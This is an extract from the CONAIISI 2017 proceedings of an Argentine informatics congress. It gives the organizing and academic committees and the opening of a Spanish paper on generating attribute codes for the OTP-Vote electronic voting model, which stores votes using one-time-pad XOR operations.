


CONAISI 2017

5to. Congreso Nacional de
Ingeniería Informática /
Sistemas de Información

2 y 3 de Noviembre Santa Fe



Actas

**5to Congreso Nacional de Ingeniería Informática
/ Sistemas de Información**

CONAIISI 2017

2-3 Noviembre, Santa Fe - Argentina

Actas

**5to Congreso Nacional de Ingeniería Informática
/ Sistemas de Información**

CONAIISI 2017

2-3 Noviembre, Santa Fe – Argentina



Comité Organizador CONAISI 2017

Comisión Ejecutiva

Coordinador

Ing. Roberto Muñoz, UTN Regional Córdoba

Coordinador Suplente

Ing. Osvaldo Marcovecchio, Universidad de la Marina Mercante

Secretarios Titulares

Dr. Carlos Neil, Universidad Abierta Interamericana

Lic. Augusto José Nasrallah, UTN FR Tucumán

Secretarios Suplentes

Ing. Nelson Roberto Sotomayor, UFASTA

Ing. Juan Calloni, UTN Regional San Francisco

Comité Organizador local

Dr. Aldo Vecchietti

Dr. Horacio Leone

Esp. Marta Castellaro

Dra. Ma. de los Milagros Gutiérrez

Dra Ana Rosa Tymoschuk

Ing. Javier Gomez

Dr. Pablo Villarreal

Dra. María Laura Caliusco

Dr. Mariano Rubiolo

Ing. Diego Alarcón

Comité Académico

CONAISI 2017

Mg. Ing. Corina Abdelahad	Universidad Nacional de San Luis
Ing. Pablo Andrés Abratte	Universidad Nacional del Litoral
Ing. Graciela Alberdi De Feijoo	UCSE
Ing. Eduardo Amar	UTN Facultad Regional Rosario
Ing. Daniel Ambort	UTN Facultad Regional Santa Fe
Dr. Leonardo Javier Amet	Universidad Nacional Arturo Jauretche
Mg. Paula Angelleri	Universidad de Belgrano
Dr. Leandro Antonelli	Universidad Nacional de La Plata – LIFIA
Ing. María Concepción Aparicio	Universidad Nacional de Jujuy
Dr. Ruben Apolloni	Universidad Nacional de San Luis
Ing. Sergio Daniel Appendino	UCASAL
Mg. Daniel Arias Figueroa	UNSA
Ing. Alejandro Arroyo Arzubi	IUE/EST
Dr. Hernán Astudillo	Universidad Técnica Francisco Santa María
Msc. Verónica Inés Aubin	Universidad Nacional de La Matanza
Mg. Ing. Lorena Baigorria	Universidad Nacional de San Luis
Lic. Natalia Carolina Bas	Universidad Nacional del Litoral
Ing. Rivera Belén	Universidad Nacional de La Pampa
Ing. Edgardo Aníbal Belloni	Instituto Universitario Gaston Dachary
Ing. Ignacio Bengochea	UTN Facultad Regional Buenos Aires
Dra. María Lorena Bergamini	Universidad Abierta Interamericana
Lic. Hernán Bernardis	Universidad Nacional de San Luis
Dr. Mario Berón	Universidad Nacional de San Luis
Ing. Indalecio F. Bezos Cibulsky	Universidad Nacional del Litoral
Prof. Alejandro Bianchi	Liveware, Argentina
Ing. Maria Julia Blas	INGAR CONICET-UTN
Mg. Gastón Blas Martín	Universidad Nacional del Litoral
Ing. Leonardo José Blautzik	Universidad Nacional de La Matanza
Dra. Verónica Bogado	UTN Facultad Regional Villa María
Ing. María Alejandra Boggio	Instituto Universitario Aeronáutico
Ing. Tomás Bracalenti	UTN Facultad Regional Santa Fe
Ing. Roberto Breslin	UCASAL
Dr. Oscar R. Bruno	UTN Facultad Regional Buenos Aires
Ing. Andrés Bursztyn	UTN Facultad Regional Buenos Aires
Ing. Lic. José Luis Cabrera	Universidad de Buenos Aires
Ing. Nélide Raquel Cáceres	Universidad Nacional de Jujuy
Dra. María Laura Caliusco	UTN Facultad Regional Santa Fe
Dr. Néstor Alberto Calvo	Universidad Nacional del Litoral
Lic. Alejandra Carolina Cardoso	UCASAL
Dra. Celeste Carignano	UTN Facultad Regional Santa Fe

Dra. Inés Casanovas	UTN Facultad Regional Buenos Aires
Esp. Marta Castellaro	UTN Facultad Regional Santa Fe
Dr. Julio Castillo	UTN Facultad Regional Córdoba
Ing. Angel Fabian Castillo	UCSE
Mg. Ing. Marcelo Castro	Universidad Nacional de Jujuy
Dra. Alejandra Cechich	Universidad Nacional del Comahue
Ing. Norberto Gaspar Cena	UTN Facultad Regional Villa María
Esp. Lic. Marcelo José Cipriano	UTN Facultad Regional Buenos Aires
Lic. Omar Oscar Civalé	UTN Facultad Regional Buenos Aires
Lic. Sergio Daniel Conde	Universidad de la Marina Mercante
Ing. Bruno Constanzo	Universidad FASTA
Esp. Cynthia Lorena Corso	UTN Facultad Regional Córdoba
Lic. Alberto Cortez	UTN Facultad Regional Mendoza
Mg. Abel Crespo	Universidad Nacional de La Pampa
Ing. Patricia Susana Crotti	UTN Facultad Regional Buenos Aires
Mg. Liliana Raquel Cuenca Pletsch	UTN Facultad Regional Resistencia
Mg. Marcela E. Daniele	Universidad Nacional de Río Cuarto
Mg. Ing. Arístides Dasso	Universidad Nacional de San Luis
Mg. Anabella Cecilia De Battista	UTN Regional Concepción del Uruguay
Ing. Sara De Federico	UTN Facultad Regional Rosario
Ing. Natalia Depetris	UTN Facultad Regional Santa Fe
Ing. Ariel Deroche	UTN Facultad Regional Buenos Aires
Dr. Eduardo Destéfanis	UTN Facultad Regional Córdoba
Ing. Ana Di Iorio	UFASTA
Dr. Leandro Ezequiel Di Persia	Universidad Nacional del Litoral
Dr. Mario José Diván	Universidad Nacional de La Pampa
Ing. Martín Dominguez	UTN Facultad Regional Santa Fe
Mg. Marcelo Estayno	Universidad Nacional Lomas de Zamora
Dra. Elsa Estevez	United Nations University
Mg. Ing. Jorge Eterovic	UTN Facultad Regional Buenos Aires
Ing. Liliana Favre	Universidad Nacional del Centro
Mg. Marta Cristina Fennema	UTN Facultad Regional Tucumán - UCASAL
Lic. Jackeline Fernández	Universidad Nacional de San Luis
Mg. Mario M. Figueroa de la Cruz	UTN Facultad Regional Tucumán - UCASAL
Ing. Gabriel Alejandro Filippa Andorni	Universidad Nacional del Litoral
Dr. Pablo Fillottrani	Universidad Nacional del Sur
Esp. Lic. Jorge Raúl Finochietto	Universidad CAECE - Sede Mar del Plata
Ing. Soledad Fabiana Flores	UCASAL
Ing. Álvaro Fraga	INGAR CONICET-UTN
Ing. Valerio Frittelli	UTN Facultad Regional Córdoba
Mg. Ing. Ana Funes	Universidad Nacional de San Luis
Mg. José Luis Galoppo	UTN Facultad Regional Córdoba
Ing. Laura Garay	UCSE
Ing. Ramiro Walter Garbarini	UTN Facultad Regional Buenos Aires
Lic. Berta García	Universidad Nacional de San Luis
Mg. Ing. Ana Garis	Universidad Nacional de San Luis

Dra. Roxana Silvia Giandini	Universidad Nacional de La Plata
Dr. Verónica Gil Costa	Universidad Nacional de San Luis
Dr. Daniel Giulianelli	Universidad Nacional de La Matanza
Dr. Silvio Gonnet	UTN Facultad Regional Santa Fe
Dr. Mario A. Groppo	UTN Facultad Regional Córdoba
Lic. Renata Silvia Guatelli	Universidad Nacional de La Matanza
Ing. Gastón Andrés Guilleron	Universidad Nacional del Litoral
Dra. Milagros Gutierrez	UTN Facultad Regional Santa Fe
Mg. Santiago Igarza	Universidad Nacional de La Matanza
Esp. Alejandra Jewsbury	UTN Facultad Regional Córdoba
Andrés Ricardo Kabusch	UTN Facultad Regional Córdoba
Dr. David Luis La Red	UTN Facultad Regional Resistencia
Ing. Edgardo Luis Lacquaniti	UTN Facultad Regional Buenos Aires
Ing. Rodrigo Ledesma	UTN Facultad Regional Santa Fe
Mg. Ing. Lucas Leiva	Universidad Nacional del Centro
Mg. Carmen Leonardi	Universidad Nacional del Centro
Dr. Horacio Leone	UTN Facultad Regional Santa Fe - INGAR
Mg. Héctor Pedro Libertori	Universidad Nacional de Jujuy
Mg. Carlos Alberto López	UTN Facultad Regional La Plata
Mg. Gustavo López	Universidad de Buenos Aires
Ing. Emiliano Pedro López	Universidad Nacional del Litoral
Mg. Marcelo Ubaldo Lopez Nocera	UTN Facultad Regional Buenos Aires
Ing. Horacio Loyarte	Universidad Nacional del Litoral
Lic. María del Carmen Lucotti	UTN Facultad Regional Buenos Aires
Lic. Verónica Ludueña	Universidad Nacional de San Luis
Mg. Lic. Rosa Eufracia Macaione	UCASAL
Msc. Alejandra Malberti	Universidad Nacional de San Juan
Mg. Calixto Alejandro Maldonado	Universidad Siglo XXI
Dr. Marcelo Martín Marciszack	UTN Facultad Regional Córdoba
Dr. Claudia Marcos	Universidad Nacional del Centro
Ing. Osvaldo Marcovecchio	Universidad de la Marina Mercante
Dr. María de los Ángeles Martín	Universidad Nacional de La Pampa
Ing. Sergio Martinez	Universidad Nacional de Jujuy
Lic. Liliana Inés Martinez	Universidad Nacional del Centro
Mg. Virginia Mauco	Universidad Nacional del Centro
Lic. Liliana Mazzi	UTN Facultad Regional Buenos Aires
Mg. Ricardo Medel	Universidad Nacional de Córdoba
Oscar Carlos Medina	UTN Facultad Regional Córdoba
Ing. Judith Meles	UTN Facultad Regional Córdoba
Ing. Erica Milin	UTN Facultad Regional Buenos Aires
Lic. Enrique Alfredo Miranda	Universidad Nacional de San Luis
Lic. Natalia Carolina Miranda	Instituto Universitario Aeronáutico
Ing. Miguel Montes	Instituto Universitario Aeronáutico
Esp. Ing. Martín Morales	Universidad Nacional Arturo Jauretche
Esp. Ing. José Oscar Mugetti Mare	UTN Facultad Regional San Francisco
Ing. Sebastián Norberto Mussetta	UTN Facultad Regional Villa María

Ing. Jorgelina Cecilia Nadal	UTN Regional Concepción del Uruguay
Ing. Patricia Nazar	UTN Facultad Regional Tucumán
Mg. Claudia Necco	Universidad Nacional de San Luis
Dr. Carlos Gerardo Neil	Universidad Abierta Interamericana
Ing. Guillermina Rosana Nievas	UCASAL
Dr. Pablo José Novara	Universidad Nacional del Litoral
Ing. Rafael Mario Olivieri	IESE
Dr. Luis Olsina	Universidad Nacional de La Pampa
Ing. Gastón Pablo Paccor	UTN Facultad Regional Buenos Aires
Ing. Federico Pacheco	UTN Facultad Regional Buenos Aires
Dr. Jorge Palombarini	UTN Facultad Regional Villa María
Mg. Marisa Daniela Panizzi	UTN Facultad Regional Buenos Aires
Dra. María Fernanda Papa	Universidad Nacional de La Pampa
Arq. María Victoria Paredes	Universidad Nacional del Litoral
MBA Ing. Herminia Beatriz Parra de Gallo	UCASAL
Esp. Andres Jorge Pascal	UTN Concepción del Uruguay
Ing. Federico Pascual	UTN Facultad Regional Santa Fe
Esp. María Alejandra Paz Menvielle	UTN Facultad Regional Córdoba
Esp. Ing. Mario Peralta	Universidad Nacional de San Luis
Lic. Norma Beatriz Perez	Universidad Nacional de San Luis
Dr. Manuel Pérez Cota	Universidad de Vigo, España
Ing. Natalia Pérez López	UTN Facultad Regional Buenos Aires
Ing. Luis Horacio Perna	UTN Facultad Regional Delta
Esp. Pablo Pessolani	UTN Facultad Regional Santa Fe
Mg. Ing. María Florencia Pollo-Cattaneo	UTN Facultad Regional Buenos Aires
Dra. Claudia Pons	Universidad Nacional de La Plata
Ing. Rosana Portillo	UTN Facultad Regional Santa Fe
Lic. Jorge Prodoliet	Universidad Nacional del Litoral
Dr. Pablo Pytel	UTN Facultad Regional Buenos Aires
Sergio Quinteros	UTN Facultad Regional Córdoba
Ing. Silvia Quiroga	UTN Facultad Regional Buenos Aires
AUS Juan Carlos Ramos	UTN Facultad Regional Santa Fe
Mg. Ulises Rapallini	UTN Regional Concepción del Uruguay
Calc. Liliana Estela Rathmann	Universidad Atlántida Argentina
Dra. Mariela Rico	UTN Facultad Regional Santa Fe
Dr. Daniel Riesco	Universidad Nacional de San Luis
Mg. Ing. Gustavo Ramiro Rivadera	UCASAL
Ing. Fernando Rivera Bernsdorff	UCASAL
Dr. Jorge Roa	UTN Facultad Regional Santa Fe
Dr. Sebastián Rodríguez	UTN Facultad Regional Tucumán - GITIA
Ing. Cristina Rojas	UTN Facultad Regional Tucumán
Dra. Luciana Roldán	UTN Facultad Regional Santa Fe - INGAR
Ing. Anibal Julio Romandetta	Universidad Nacional de Tres de Febrero
Dr. Daniel Romero	Universidad Nacional de Asunción, Paraguay
Dra. Lucila Romero	Universidad Nacional del Litoral
Mg. María Soledad Romero	UTN Facultad Regional Córdoba

Lic. Luis Roqué Fourcade	Universidad Nacional de San Luis
Mg. Diego Rubio	UTN Facultad Regional Córdoba
Dr. Mariano Rubiolo	Universidad Nacional del Litoral
Esp. Alvaro Ruiz de Mendarozqueta	UTN Facultad Regional Buenos Aires
Mg. Claudia Russo	Universidad del Noroeste de Buenos Aires
Ing. Lucas Javier Saclier	UTN Facultad Regional Buenos Aires
Mg. Ing. Carlos Salgado	Universidad Nacional de San Luis
Esp. Ernesto Sanchez	UNSA
Mg. Alberto Antonio Sanchez	Universidad Nacional de San Luis
Mg. Ing. Alejandro Sanchez	Universidad Nacional de San Luis
Ing. David Sánchez Rivero	Universidad Nacional de Jujuy
Ing. Valeria Celeste Sandobal Verón	UTN Facultad Regional Resistencia
Ing. Walter Alfredo Schulte	Universidad Nacional del Litoral
Lic. Arturo Servetto	Universidad Nacional de Buenos Aires
Esp. Miguel Solinas	Universidad Nacional de Córdoba
Ing. Juan Manuel Soto	UTN Facultad Regional Buenos Aires
Dr. Mario Storti	Universidad Nacional del Litoral
Ing. Luciano Nicolas Straccia	UTN Facultad Regional Buenos Aires
Mg. Sebastián Teitelman	Universidad Nacional del Litoral
Dr. Edgar Tello-Leal	Universidad Autónoma de Tamaulipas
Ing. Gabriela Tomaselli	UTN Facultad Regional Resistencia
Mg. Luis Antonio Traba	Universidad Nacional del Litoral
Esp. Sandra Fabiana Valla	UTN Facultad Regional Tucumán
Mg. Ing. Pablo Vargas	UCASAL
Mg. Alejandro Vazquez	UTN Facultad Regional Mendoza
Ing. Juan Carlos Vázquez	UTN Facultad Regional Córdoba
Dr. Luis Lujan Vega	Universidad Autónoma de Chihuahua, México
Ing. Cinthia Vegega	UTN Facultad Regional Buenos Aires
Dra. Marcela Vegetti	UTN Facultad Regional Santa Fe - INGAR
Ing. Marcela Vera	UTN Facultad Regional Santa Fe
Ing. Gonzalo Vilanova	UTN Facultad Regional Buenos Aires
Dr. Pablo Villarreal	UTN Facultad Regional Santa Fe
Dr. Adrián Will	UTN Facultad Regional Tucumán
Ing. Patricia Paola Zachman	UNCAUS
Ing. Paula Andrea Zanetti	UTN Facultad Regional Buenos Aires
Mg. Sergio Gustavo Zapata	Universidad Nacional de San Juan
Esp. Mariela Zuñiga	Universidad Nacional de San Luis
Lic. Eduardo Pablo Zúñiga	UTN Facultad Regional Buenos Aires

Aspectos Legales y Profesionales y Seguridad Informática

Mg. Beatriz Parra de Gallo, Dr. Jorge Roa
Coordinadores

CONAIISI 2017

Generación de Códigos para OTP - Vote

Silvia Bast¹, Pablo García¹ y Germán Montejano²

*1 Departamento de Matemática, Facultad de Ciencias Exactas y Naturales,
Universidad Nacional de la Pampa. Santa Rosa, La Pampa, Argentina
{silviabast, pablogarcia}@exactas.unlpam.edu.ar*

*2 Departamento Informática, Facultad de Ciencias Físico Matemáticas y Naturales,
Universidad Nacional de San Luis. San Luis, Argentina
gmonte@unsl.edu.ar*

Abstract

El Modelo OTP Vote propone un esquema que garantiza anonimato incondicional y seguridad computacional que puede llevarse al nivel exigido. El mismo consiste de tres procesos: preparación, desarrollo y finalmente cierre de la elección y recuento de votos. En la primera de las etapas, deben establecerse los parámetros y codificaciones que representarán a los votos, los candidatos y los cargos en juego en la elección. Debido a que el proceso propuesto almacena los datos mediante la operación XOR entre datos y claves One Time Pad, se torna necesario que los códigos que identifican las entidades mencionadas presenten características específicas para lograr el correcto funcionamiento del modelo. El presente trabajo desarrolla un algoritmo que permite la generación de tales códigos, inicialmente mediante el uso de tablas con un posterior refinamiento usando la estructura de árbol binario ordenado de recuperación para lograr una mejora sustancial en almacenamiento y procesamiento.

1. Introducción

La incorporación del voto electrónico en las sociedades democráticas presenta grandes controversias y discusiones entre los ciudadanos.

Entre los cuestionamientos al uso de la tecnología en los procesos de votación, pueden mencionarse la dificultad para auditar el acto eleccionario, y las dudas en cuanto al secreto y la integridad del voto, entre otras. Los defensores del uso de tales sistemas exponen múltiples argumentos tales como: la velocidad en la obtención de resultados, el incremento en el nivel de participación de los ciudadanos, la pérdida de vicios del sistema electoral tradicional, facilidades para el voto de migrantes y otros.

Al respecto McGaley y Gibson [1] afirman que “*Un sistema de votación es tan bueno como el público cree que es*”. Es claro que el problema fundamental radica en la confianza de la sociedad sobre el sistema que se usa, por lo que se plantea el desafío de desarrollar sistemas robustos y demostrar la solidez de los mismos.

2. El Modelo OTP-Vote

El esquema propuesto en [2] se desarrolla en base a la siguiente afirmación:

En los Sistemas de Voto Electrónico es necesario proteger:

- De forma indefinida la privacidad del votante: inclusive después de finalizado el acto eleccionario, puesto que si algún atacante obtiene datos de los registros que mantienen la relación entre el voto y el votante podrá dedicar todo el tiempo para intentar el descifrado del mismo.
- La seguridad de los datos de los votos mientras dure el proceso electoral: la protección de la información circulante (que corresponde únicamente a la información de los votos, dado que el modelo no almacena datos del elector) sólo debe soportar el lapso de tiempo que corresponda al proceso de votación, ya que luego los resultados son de público conocimiento.

El modelo propone anonimato de forma indefinida y seguridad computacional, que puede llevarse al nivel exigible, durante el proceso electoral.

El proceso consta de tres etapas [2]:




Figura 1: Etapas del Proceso Eleccionario

En [2] se afirma que en la etapa de *Preparación de la Elección* se llevan a cabo las actividades de configuración de los datos que se generarán durante el proceso, debe definirse entonces:

- La semántica de la tupla en la que se almacenarán los votos, esto es, especificar la cantidad de espacio que se asignará al almacenamiento de cada atributo del voto:
 - Identificador de voto.
 - Identificador del cargo votado.
 - Identificador del candidato seleccionado.
 - Bits adicionales de encriptación.
 - redundancia de información que aporta a oscurecer el contenido de la tupla.

Se deben establecer además, los lugares de la tupla donde se ubicará cada atributo, los mismos pueden ser consecutivos o no.

- Las dimensiones del Archivo Binario donde residirán los Votos y Clave de Descifrado, que se obtienen de las fórmulas propuestas en [3].
- Las tablas: Cargos, Candidatos e Identificadores de Votos.

En el momento previo al comienzo del acto eleccionario se inicializan el Archivo Binario de Votos y la Clave de Descifrado, con el aporte de las Claves One Time Pad (OTP) de las Autoridades

Electoral, que cumplen con la característica de Secreto Perfecto [4] y se usarán en las etapas de preparación y cierre de la elección y deben mantenerse seguras e inaccesibles en la segunda etapa.

La inicialización del Archivo Binario de Votos (ABV) que tiene todas sus posiciones en cero, consiste en la aplicación del XOR de cada una de las *Claves 1* de las Autoridades.

La Clave de Descifrado (CD) que tiene cero en todas sus posiciones, toma su valor inicial, del XOR de las *Claves 2* aportadas por las Autoridades de la Elección. Esto es:

$$ABV = ABV \oplus Clave1_{Aut} \quad \forall 1 \leq Aut \leq CantAut. \quad (1)$$

$$CD = CD \oplus Clave2_{Aut} \quad \forall 1 \leq Aut \leq CantAut. \quad (2)$$




Figura 2: Síntesis de las Actividades de la Etapa 1

En el transcurso de la Etapa de *Desarrollo de la Elección* se llevan cabo las siguientes actividades [2]:

- Autenticación del elector: consiste en verificar que el ciudadano sea un votante válido o sea que esté incluido en el padrón electoral. El modelo propone separar los

procesos de autenticación y emisión del voto.

- Emisión del voto: para almacenar los votos, se hace uso del esquema propuesto en [3] de Múltiples Canales y Dato Único (MCDU) que puede observarse gráficamente en la Figura 3.

Con el objetivo de aportar anonimato incondicional, optimizar el uso del almacenamiento y minimizar hasta el nivel exigible las colisiones que podrían conducir a la pérdida de datos, MCDU derivado de NIDC [5], propone replicar el voto en posiciones aleatorias y potencialmente distintas de cada uno de Q canales de dimensión S que suman en total T slots y presenta claras ventajas con respecto a su antecesor [6], [7] y [8].

La operatoria para la emisión de cada voto es la siguiente:

El sistema genera una Clave de Voto OTP CV_v de T bits que:

- Se almacenará mediante operaciones XOR aportando a la Clave de Descifrado Final de los votos.
- Cifrará la información del voto.




Figura 3: Propuesta de Almacenamiento MCDU

El elector genera su voto que se combina con la clave y produce la Contribución Final de Voto.

El aporte de la clave de voto a la CD se lleva a cabo a través de la siguiente operación:

$$CD = CD \oplus CV_v, \forall v, 1 \leq v \leq N. \quad (3)$$

donde N es la cantidad de votantes.

Se produce luego una *CadenadeVoto_v*, que incluye: el identificador del voto, que es asignado por el sistema de manera aleatoria, el identificador del cargo que el elector está votando y el identificador del candidato elegido para el cargo.

El sistema produce una Contribución Inicial para el voto v , (CI_v) con T bits en cero y un número aleatorio q_i , $1 \leq q_i \leq S$ para cada canal Q , que forman un Conjunto Q ($CjtoQ$) y representan el lugar donde se almacenará cada voto en cada uno de los canales.

Se realiza el XOR de la CV_v con los slots que corresponden a los q_i de la CI_v . Esto es:

$$Contribución_{vi} = CadenadeVoto_v \oplus CI_{vi} \quad \forall i \in CjtoQ. \quad (4)$$

Gráficamente:




Figura 4: Contribución Inicial

Finalmente se aplica:

$$ContribuciónFinal_v = Contribución_v \oplus CV_v. \quad (5)$$

$$ABV = ABV \oplus ContribuciónFinal_v. \quad (6)$$




Figura 5: Síntesis de las Actividades de la Etapa 2

En la Etapa de *Cierre de Elección y Recuento de Votos* [2]:

- Se vuelve a aplicar la *Clave 1* de cada Autoridad Electoral al *ABV* en su última versión, como se detalla en la fórmula 1.
- Se aplica nuevamente la fórmula 2, esto es el XOR de las *Claves 2* de las Autoridades a la última versión de la *CD*.
- Se realiza el XOR entre el *ABV* y la *CD* resultantes de los pasos anteriores obteniéndose el Archivo Binario de Votos Descifrados (*ABVD*)

$$ABVD = ABV \oplus CD. \quad (7)$$

- Se eliminan del *ABVD* las tuplas que corresponde a votos vacíos (secuencias de 0) y a votos inválidos que se generaron por colisiones.
- Se recorre el *ABVD* y se procede a generar la Tabla de Votos Planos sobre la que se llevará a cabo el conteo general.




Figura 6: Síntesis de las Actividades de la Etapa 3

El Modelo propuesto presenta las siguientes características:

- Anonimato, que se mantiene indefinidamente, dado por:
 - La aleatoriedad en el almacenamiento de datos del modelo subyacente, esto es, MCDU.
 - Las claves OTP que se usan para el cifrado.
 - La separación total de los procesos de acreditación y emisión de voto.
- Seguridad durante el proceso electoral, aportada por:
 - La aleatoriedad en el almacenamiento de datos del Modelo MCDU.
 - Las claves OTP.
 - El uso de la redundancia suficiente en los atributos de las tuplas y en la configuración de los parámetros de la elección.

3. La problemática de los Códigos de los Atributos en OTP-Vote

Una de las actividades de la Etapa de Preparación de la Elección, es la generación de las tablas relacionales que almacenan el identificador del voto, los datos de los cargos en juego en la elección y los datos de los candidatos que se postulan en la misma.

La estructura de cada una de ellas es la siguiente:

Id Voto	Usado	Recuperado	Id Cargo	Nombres	Id Candi dato	Nombres
Sec. Bits	Si/No	Si/No	Sec. Bits	Texto	Sec. Bits	Texto
Tabla IdVotos			Tabla Cargos		Tabla Candidatos	

Figura 7: Estructura de las Tablas

